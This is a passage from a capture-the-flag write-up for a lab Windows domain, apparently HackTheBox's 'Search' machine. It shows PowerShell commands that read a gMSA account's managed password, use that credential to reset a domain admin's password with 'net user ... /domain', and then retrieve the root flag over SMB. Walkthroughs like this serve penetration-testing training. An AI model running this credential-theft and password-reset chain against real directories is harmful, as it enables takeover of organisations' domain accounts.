
- `Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {whoami}`

For that we will use above command to know which user access we have right now.


```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Sierra.Frye\Documents>
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description              State
======================= ======================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
PS C:\Users\Sierra.Frye\Documents>
$user = 'BIR-ADFS-GMSA$'
PS C:\Users\Sierra.Frye\Documents>
$gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents>
$blob = $gmsa.'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents>
$mp = ConvertFrom-ADManagedPasswordBlob $blob
PS C:\Users\Sierra.Frye\Documents>
$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {whoami}
search\bir-adfs-gmsa$
PS C:\Users\Sierra.Frye\Documents>
```

Submit Cancel History: Connected to: **research** Save Exit

As you can see ‘whoami’ result is showing that we are ‘BIR-ADFS-GMSA$’ user, not ‘Sierra’.
Let’s look into Bloodhound one more time.



Let’s look into help of ‘Generic all’.



As you can see ‘Generic All’ privileges simply means full control over ‘Tristan’ user, who is also a domain admin. Let’s change the domain admin password.

- `Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user Tristan.Davies qwerty1234 /domain}`

```
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user Tristan.Davies qwerty1234 /domain}
The command completed successfully.

PS C:\Users\Sierra.Frye\Documents>
```

Submit | Cancel | History: | Connected to: **research** | Save | Exit

Now we can access admin directory to read the root flag.

```
$\> smbclient //search.htb/C$ -U Tristan.Davies
Enter WORKGROUP\Tristan.Davies's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $RECYCLE.BIN                     DHSc        0  Mon Mar 23 19:24:13 2020
  Config.Msi                       DHSc        0  Thu Dec 16 17:08:46 2021
  Documents and Settings          DHSrn        0  Sun Mar 22 23:46:47 2020
  HelpDesk                           Dc        0  Tue Apr 14 10:24:23 2020
  inetpub                            Dc        0  Mon Mar 23 07:20:20 2020
  pagefile.sys                      AHS 738197504  Mon Jan  3 07:18:09 2022
  PerfLogs                           Dc        0  Thu Jul 30 14:43:39 2020
  Program Files                     DRc        0  Thu Dec 16 17:07:44 2021
  Program Files (x86)                Dc        0  Sat Sep 15 07:21:46 2018
  ProgramData                       DHcn        0  Tue Apr 14 10:24:03 2020
  Recovery                         DHScn        0  Sun Mar 22 23:46:48 2020
  RedirectedFolders                  Dc        0  Mon Jan  3 07:55:00 2022
  System Volume Information         DHS        0  Tue Mar 31 14:13:38 2020
  Users                             DRc        0  Tue Aug 11 07:45:30 2020
  Windows                            Dc        0  Mon Dec 20 08:10:02 2021

                3246079 blocks of size 4096. 534471 blocks available

smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.1 KiloBytes/sec)
(average 0.1 KiloBytes/sec)
```